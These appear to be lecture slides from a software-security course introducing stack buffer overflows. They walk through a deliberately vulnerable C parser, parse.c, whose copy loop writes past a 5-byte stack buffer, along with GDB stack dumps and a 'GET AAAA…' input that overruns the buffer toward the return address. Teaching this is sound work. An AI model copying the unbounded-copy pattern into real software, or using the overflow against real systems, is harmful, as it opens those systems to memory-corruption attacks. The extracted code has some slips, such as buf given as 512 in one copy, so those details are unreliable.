


Software Security (I): Buffer-overflow Attacks

Logistics

- New office hour
- Webcast
 - Calcentral: select cs161

Intro



CLIENT

HTTP REQUEST

HTTP RESPONSE


EXPLOIT

Remote Shell


CLIENT ATTACKER

SERVER
Dawn Song

Linux (32-bit) process memory layout



Stack Frame



Stack Frame

```
1: void copy_lower (char* in, char* out) {
2:   int i = 0;
3:   while (in[i] != '\0' && in[i] != '\n') {
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   out[i] = '\0';
8: }
```

```
9: int parse(FILE *fp) {
10:  char buf[5], *url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
13:  if (cmd[0] == 'G')
14:    if (cmd[1] == 'E')
15:      if (cmd[2] == 'T')
16:        if (cmd[3] == ' ')
17:          header_ok = 1;
18:  if (!header_ok) return -1;
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

**A quick example to
illustrate multiple stack
frames**

Viewing Stack Frame with GDB

Our example modified to include a main function

Compile:

```
gcc -g parse.c -o parse
```

Run:

```
./parse
```

Debug:

We can debug using gdb.

```
gdb parse
```

Then we can take a look at the stack.

```
(gdb) break 7
```

```
(gdb) run
```

```
(gdb) x/64x $esp
```

parse.c

```
1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   out[i] = '\0';
8: }
```

```
10: char buf[512], url, cmd[128];
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13: if (cmd[0] == 'G')
14:   if (cmd[1] == 'E')
15:     if (cmd[2] == 'T')
16:       if (cmd[3] == ' ')
17:         header_ok = 1;
18: if (!header_ok) return -1;
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }
```

```
23: /** main to load a file and run
    parse */
```


Viewing Stack Frame with GDB

Our running example
modified to illustrate
multiple stack frames

parse.c

Debug:

```
(gdb) x/64x $esp
```



The screenshot shows a GDB terminal window with the following content:

```
user@box: ~/slides
(gdb) x/64x $esp
0xbffff680: 0x00000041 0xbffff6a8 0xb7ef25ee 0x0804a008
0xbffff690: 0xbffff6c0 0x00000080 0xb7e956c0 0x00000002
0xbffff6a0: 0x00000000 0xb7fd7ff4 0xbffff758 0x080485a2
0xbffff6b0: 0xbffff6c4 0xbffff740 0x00000006 0x0804a008
0xbffff6c0: 0x20544547 0x00004141 0x00000008 0xbffff71c
0xbffff6d0: 0xb7efdd8b 0x00000000 0xb7fb8145 0x00000000
0xbffff6e0: 0x000001b6 0x00000008 0x00000001 0xb7efe3b0
0xbffff6f0: 0x00000000 0x00000000 0x080486d0 0x0804a008
0xbffff700: 0x0804a008 0x00000000 0xbffff71c 0xb7efe136
0xbffff710: 0xb7fd7ff4 0xb7ef1f9c 0xb7fd7ff4 0xbffff740
0xbffff720: 0xb7ef2089 0x0804a008 0x080486d3 0x080486d0
0xbffff730: 0x00000001 0xb7fd7860 0xb7fd7ff4 0x00000000
0xbffff740: 0xbffff6161 0xb7ef20dc 0x00000001 0xbffff6c4
0xbffff750: 0x00000001 0xb7fd7ff4 0xbffff778 0x080485ee
0xbffff760: 0x0804a008 0x080486d0 0x0804861b 0xb7fd7ff4
0xbffff770: 0x08048610 0x00000000 0xbffff7f8 0xb7eacc76
(gdb)
```

What are buffer overflows?

```


parse.c
BREAK → 1: void copy_lower (char* in, char* out)
  {
  2:   int i = 0;
  3:   while (in[i]!='\0' && in[i]!='\n')
  {
  4:     out[i] = tolower(in[i]);
  5:     i++;
  6:   }
  7:   out[i] = '\0';
  8: }

10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;

BREAK → 19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

BREAK → 23: /** main to load a file and run
    parse */

file (input file)
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  
```



What are buffer overflows?

parse.c

```
1: void copy_lower (char* in, char* out)
2: {
3:     int i = 0;
4:     while (in[i]!='\0' && in[i]!='\n')
5:     {
6:         out[i] = tolower(in[i]);
7:         i++;
8:     }
9: }
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13: .
14: .
15: .
16: .
17: .
18: .
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }
```

BREAK



```
23: /** main to load a file and run
    parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
:
:
0xbffff6c4
0xbffff6c0

0xbffff6b4
0xbffff6b0
0xbffff6ac
0xbffff6a8
0xbffff69c



Unallocated

What are buffer overflows?

parse.c

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   out[i] = '\0';
8: }
9:
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13:
14:
15:
16:
17:
18:
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

BREAK

```

23: /** main to load a file and run
    parse */

```


file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


```

0xbffff760
0xbffff75c
0xbffff758
0xbffff74c
0xbffff748
0xbffff744
0xbffff740
0xbffff73c
:
0xbffff6c4
0xbffff6c0



← fp
← return address
← stack frame ptr
← url
← header_ok
← buf[4]
← buf[3,2,1,0]
← cmd[127,126,125]
:
← cmd[7,6,5,4]
← cmd[3,2,1,0]

0xbffff6b4
0xbffff6b0
0xbffff6ac
0xbffff6a8
0xbffff69c



← out
← in
